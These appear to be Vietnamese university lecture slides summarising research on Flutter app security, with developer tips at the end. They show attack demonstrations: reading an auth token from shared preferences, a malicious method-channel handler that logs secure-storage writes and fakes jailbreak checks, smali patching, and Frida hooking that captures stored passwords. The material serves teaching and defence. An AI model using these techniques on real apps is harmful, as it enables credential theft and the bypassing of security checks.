Architecture

5.1 Giám sát lưu lượng mạng

Kết quả: Thêm được giao dịch Cats vào lịch sử (giao dịch thứ 2 từ trên xuống)

⇒ Thành công thay đổi thông tin mà không cần vào app

Có thể chỉnh sửa Postman, thêm mã độc vào hệ thống => Đa dạng cách tấn công (Dos,…)



Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

5.2 Lấy cắp thông tin từ shared preference

```
generic_x86:/data/data/in.piggyvault.piggy_flutter/shared_prefs # cat FlutterSharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <long name="flutter.tenantId" value="1" />
    <boolean name="flutter.firstAccess" value="false" />
    <string name="flutter.authToken">eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA
1LzA1L2lkZW50aXR5L2NsYWltcy9uYW1laWRlbnRpZmllciI6IjIiLCJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2Ns
YWltcy9uYW1lIjoiYWRtaW4iLCJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9lbWFpbGFkZHJlc3MiOiJhZ
G1pbkBZWZhdWx0dGVuYW50LmNvbSIsIkFzcE5ldC5JZGVudGl0eS5TZWN1cml0eVN0YW1wIjoiNWFjYTE0OWMtMzU4MS02MzA2LTU3OTAtMzlmMGYxOGQ2MW
I0IiwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA4LzA2L2lkZW50aXR5L2NsYWltcy9yb2xlIjoiQWRtaW4iLCJodHRwOi8vd3d3LmFzcG5
ldGJvaWxlcnBsYXRlLmNvbS9pZGVudGl0eS9jbGFpbXMvdGVuYW50SWQiOiIxIiwic3ViIjoiMiIsImp0aSI6ImIxMzIyYmE3LWJmODgtNGE5YS1iZjQ1LTg3
MDdmYmNmY2E4OSIsImlhdCI6MTY4MjI3NjkyMiwibmJmIjoxNjgyMjc2OTIyLCJleHAiOjE2OTc4Mjg5MjIsImlzcyI6Il8pZ2d5dmF1bHQiLCJhdWQiOiJQa
WdneXZhdWx0In0.KTwgmbrbJpfTkqAUH4VBWYMn9w50SsHL6higDCcScQw</string>
</map>
generic_x86:/data/data/in.piggyvault.piggy_flutter/shared_prefs #
```

Giải mã accessToken từ SharedPreferences

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

5.3 Chiếm đoạt kênh phương thức

- Handlers xử lý kênh phương thức được lưu trong một hash map

⇒ Nhiều handler cùng tên kênh (khóa) => ghi đè

- Các gói trên pub.dev là mã nguồn mở => Dễ nhìn những tiện ích phổ biến và handler
- Thậm chí, thêm tiện ích độc hại chỉ cần chỉnh dependency của app là xong
- Còn có những cách phức tạp hơn => Vấn đề bảo mật !!

5.3 Chiếm đoạt kênh phương thức

```
when (call.method) {
    "write" -> {
        Log.d(
            "MALICIOUS PACKAGE",
            "Write args are: ${call.arguments}"
        )
        // add custom code to store data
        result.success(null)
    }
    "read" -> {
        Log.d(
            "MALICIOUS PACKAGE",
            "Read args are: ${call.arguments}"
        )
        // add custom code to read data
        result.success("test")
    }
    "jailbroken" -> {
        // false can be returned in any case
        Log.d(
            "MALICIOUS PACKAGE",
            "jailbroken check"
        )
        result.success(false)
    }
}
```

Thử nghiệm chiếm đoạt các lời gọi hàm trong flutter_secure_storage và flutter_jailbreak_detection

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

5.3 Chiếm đoạt kênh phương thức

```
D/MALICIOUS PACKAGE( 4977): Starting malicious activity
[log] calling edited after turning on malicious package
D/MALICIOUS PACKAGE( 4977): Write args are: {options={keyCipherAlgorithm=RSA_ECB_PKCS1Padding,
 encryptedSharedPreferences=false}, value=value, key=key}
D/MALICIOUS PACKAGE( 4977): Read args are: {options={keyCipherAlgorithm=RSA_ECB_PKCS1Padding,
 encryptedSharedPreferences=false}, key=key}
[log] calling read test
[log] finish
```

Ghi nhật ký các tham số từ plugin flutter_secure_storage và trả về giá trị "test" giả và kiểm tra jailbreak cũng bị chiếm đoạt.

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

5.4 Chỉnh sửa tiện ích của Flutter

- Không chỉ các gói, tiện ích cũng là một hướng tấn công
- Tiện ích trong Flutter được đăng ký bằng lớp GeneratedPluginRegistrant, có chứa mã Java nên được giấu
- Vấn đề là các thông báo lỗi ở dạng chuỗi nên không được giấu => Lộ tên các tiện ích mà ứng dụng sử dụng
- Thông tin giá trị có thể được lộ ra ở đây. Mã code có thể chỉnh sửa và ứng dụng gói lại => Vấn đề bảo mật !!
- Cách tấn công này có thể tự động hóa

5.4 Chỉnh sửa tiện ích của Flutter

```
const-string v2,
    "Error registering plugin freerasp,
    com.aheaditec.freerasp.FreeraspPlugin"
invoke-static {v0, v2, v1},
Lf/b;->c(Ljava/lang/String;Ljava/lang/String;
   Ljava/lang/Throwable;)V
```


Mã ví dụ GeneratedPluginRegistrant , tiết lộ tên của các plugin được sử dụng trong thông báo lỗi.

5.4 Chỉnh sửa tiện ích của Flutter

```
Unhandled Exception: MissingPluginException
(No implementation found for methodsetConfig
on channel plugins.aheaditec.com/config)
```

Một thông báo lỗi hiển thị khi việc đăng ký plugin bị xóa

5.4 Chỉnh sửa tiện ích của Flutter



Tìm tiện ích dựa trên tên kênh phương thức

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

5.4 Chỉnh sửa tiện ích của Flutter

```
public void b(s0.h arg0, s0.i$d arg1) { //(Ls0/h;Ls0/i$d;)V
        aload 1 // reference to arg0
        ldc "call" (java.lang.String)
        invokestatic kotlin/jvm/internal/i.e(Ljava/lang/Object;Ljava/lang/String;)V
        aload 2
        ldc "result" (java.lang.String)
        invokestatic kotlin/jvm/internal/i.e(Ljava/lang/Object;Ljava/lang/String;)V
        aload 1 // reference to arg0
        getfield s0/h.a:java.lang.String
        ldc "jailbroken" (java.lang.String)
        invokevirtual java/lang/String.equals(Ljava/lang/Object;)Z
        ifeq L1
        aload 0 // reference to self
        getfield i/a.a:android.content.Context
```

Viết lại tên phương thức trong handler phương thức, từ đó vô hiệu tiện ích cụ thể

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

5.5 Truyền mã độc vào smali

```
class MainActivity : FlutterActivity() {
    override fun configureFlutterEngine(
        engine: FlutterEngine
    ) {
        super.configureFlutterEngine(engine)
        disableJailbreak()
    }
    private fun disableJailbreak(
        engine: FlutterEngine
    ) {
        MethodChannel(
            engine.dartExecutor.binaryMessenger,
            "flutter_jailbreak_detection"
        ).setMethodCallHandler(null)
    }
}
```

Ví dụ mã Kotlin có thể ghi đè tiện ích flutter_jailbreak_detection

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

5.5 Truyền mã độc vào smali

```
getfield r0/h.a:java.lang.String
ldc "jailbroken" (java.lang.String)
invokestatic kotlin/jvm/internal/i.a(Ljava/lang/Object;Ljava/lang/Object;)Z
ifeq L0
aload 1
getstatic java/lang/Boolean.FALSE:java.lang.Boolean
invokeinterface r0/i$d.b(Ljava/lang/Object;)V
return
```

```
getfield q0/h.a:java.lang.String
ldc "jailbroken" (java.lang.String)
invokestatic kotlin/jvm/internal/i.a(Ljava/lang/Object;Ljava/lang/Object;)Z
ifeq L0
aload 2
getstatic java/lang/Boolean.FALSE:java.lang.Boolean
invokeinterface q0/i$d.b(Ljava/lang/Object;)V
return
```

Mã smali của 2 ứng dụng cùng chức năng với tên lớp và phương thức khác nhau do che giấu

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

5.6 Truyền mã độc khi chạy

```
$ readelf -Ws ./libapp.so

Symbol table '.dynsym' contains 6 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000348000 15536 OBJECT  GLOBAL DEFAULT    6 _kDartVmSnapshotInstructions
     2: 000000000034bcb0 0x46fed0 OBJECT  GLOBAL DEFAULT    6 _kDartIsolateSnapshotInstructions
     3: 0000000000001b0 13536 OBJECT  GLOBAL DEFAULT    2 _kDartVmSnapshotData
     4: 0000000000003690 0x342b00 OBJECT  GLOBAL DEFAULT    2 _kDartIsolateSnapshotData
     5: 0000000000000190    32 OBJECT  GLOBAL DEFAULT    1 _kDartSnapshotBuildId
```

Địa chỉ Dart trong libmain.so

Ví dụ thu được dữ liệu truyền hàm Dart ngay khi chạy, sử dụng Frida

```
Argument 4 address 0x7794f9b6c1 buffer: 150

 Value:
00000000  03 52 00 00 00 00 00 22 00 00 00 00 00 00 00 57  .R.....".......W
00000010  42 41 4b 46 39 43 35 32 42 45 36 31 39 33 30 33  BAKF9C52BE619303
00000020  80 28 e3 76 00 00 00 41 80 28 e3 76 00 00 00 1a  .(.v...A.(.v....
00000030  04 7a 00 00 00 00 00 08 b7 f9 94 77 00 00 00 10  .z.........w....
00000040  00 00 00 00 00 00 00 00 00 00 00 ec 5d 18 dd 00  ............]...
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a  ................
00000070  04 4d 00 00 00 00 00 81 58 48 be 76 00 00 00 fe  .M......XH.v....
00000080  ff ff 7f 00 00 00 00 a1 04 30 7c 76 00 00 00 04  .........0|v....
00000090  00 00 00 00 00 00
```

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

5.6 Truyền mã độc khi chạy

```
[Android Emulator 5554::com.example.maros.my_flutter_app ]-> FlutterSecureStorage obtained...
Inside write now...
Params: VGhpcyBpcyB0aGUgcHJlZml4IGZvciBhIHNlY3VyZSBzdG9yYWdlCg_keyvalue
Inside write now...
Params: VGhpcyBpcyB0aGUgcHJlZml4IGZvciBhIHNlY3VyZSBzdG9yYWdlCg_keyJohnDoe
Inside write now...
Params: VGhpcyBpcyB0aGUgcHJlZml4IGZvciBhIHNlY3VyZSBzdG9yYWdlCg_nameJohnDoe
Inside write now...
Params: VGhpcyBpcyB0aGUgcHJlZml4IGZvciBhIHNlY3VyZSBzdG9yYWdlCg_password123qwe
```

Lấy tham trị của lệnh ghi trong flutter_secure_storage

Hàm isRotted, trên là hàm đã dịch ngược và che giấu, dưới là hàm gốc

```
public boolean l() {
  String str = Build.TAGS;
  return (str != null && str.contains("test-keys"));
}

public boolean n() {
  return (j() || h() || b("su") || c() || e() || l() || g() || f() || d());
}
```

```
Run all the root detection checks.
Returns: true, we think there's a good *indication* of root | false good *indication* of no root (could still be
        cloaked)
public boolean isRooted() {

    return detectRootManagementApps() || detectPotentiallyDangerousApps() || checkForBinary(BINARY_SU)
            || checkForDangerousProps() || checkForRWPaths()
            || detectTestKeys() || checkSuExists() || checkForRootNative() || checkForMagiskBinary();
}
```

Nguồn ảnh: Maroš Zelenák – The security of Flutter's Architecture

6. Kết luận và định hướng

Kết luận vấn đề bảo mật của Flutter và định hướng tương lai của tác giả

6. Kết luận và định hướng

6.1 Thứ gì khiến kiến trúc Flutter bảo mật

6.2 Thách thức bảo mật

6.3 Mẹo bảo mật cho nhà phát triển

6.4 Công việc tương lai


6.5 Kết luận

6.1 Thứ gì khiến kiến trúc Flutter bảo mật

- Các công cụ và nỗ lực dịch ngược trên Android sẽ vô ích với Flutter và không cung cấp được nhiều thông tin
- Nguyên do: Dart liên tục cập nhật và Flutter cung cấp tùy chọn che giấu code Dart, cùng với cộng đồng năng động.
- Tổng kết lại, Flutter được thiết kế để phụ thuộc vào các tính năng native đã được kiểm thử, sử dụng và hỗ trợ rộng rãi.


6.2 Thách thức bảo mật

- Vẫn có các công cụ phân tích code, phục vụ việc dịch ngược
- Do các app Flutter dùng chung một engine nên có thể học, tìm điểm yếu và dùng nó để xây dựng mô hình tấn công hàng loạt
- Có thể tấn công theo 3 hướng: Flutter, cầu nối hoặc native
- Phụ thuộc vào các gói của cộng đồng => Rủi ro bảo mật
- Sự quan tâm của nhà phát triển Flutter về lỗi bảo mật của HĐH



6.3 Mẹo bảo mật cho nhà phát triển

- Xem xét sử dụng che giấu cho bản ra mắt
- Sử dụng các gói (package) có nguồn gốc rõ ràng
- Hiểu chức năng Native mà tiện ích sử dụng
- Luôn giữ các dependency được cập nhật liên tục cùng với phiên bản ra mắt mới nhất của Flutter SDK
- Nên theo các tiêu chuẩn bảo mật như OWASP hoặc các công cụ bảo mật



6.4 Công việc tương lai

- Tìm hiểu thêm về dịch ngược trên iOS
- Phân tích sâu hơn Flutter Engine, tìm ra rủi ro bảo mật
- Phân tích kĩ hơn *libapp.so* chứa toàn bộ mã nguồn của app
- Lối tấn công vào tiện ích và kênh phương thức có thể được áp dụng một cách phức tạp hơn và các tiện ích thương mại
- Thử nghiệm với ứng dụng thực tế
- Tìm hiểu cách phòng chống các phương thức tấn công hiện tại
- Một số mẹo dành cho nhà phát triển Flutter có thể được trao đổi sâu hơn cùng với một ứng dụng ví dụ.

6.5 Kết luận

- Bài viết đưa ra cái nhìn tổng quan về Flutter, Dart và các cách thức biên dịch
- Phần tiếp theo nhắc đến các vấn đề bảo mật trong Flutter: hệ thống chống tấn công, kỹ năng dịch ngược (reverse engineering), các cách thức tấn công khả thi và các công cụ hỗ trợ cả việc tấn công và phòng chống tấn công
- Bài viết đã đưa ra thước đo bảo mật cho Flutter: bảo mật native, một số gói về bảo mật, rủi ro khi dùng tiện ích, cách Flutter phòng chống tấn công (không nhiều, ngoài che giấu mã nguồn)

Tài liệu tham khảo

1. Maroš Zelenák – The Security of Flutter's Architecture (2023)

ĐẠI HỌC BÁCH KHOA

25 YEARS ANNIVERSARY SOICT

VIỆN CÔNG NGHỆ THÔNG TIN VÀ TRUYỀN THÔNG

SCHOOL OF INFORMATION AND COMMUNICATION TECHNOLOGY

Thank you for your attentions!

soict.hust.edu.vn/ fb.com/groups/soict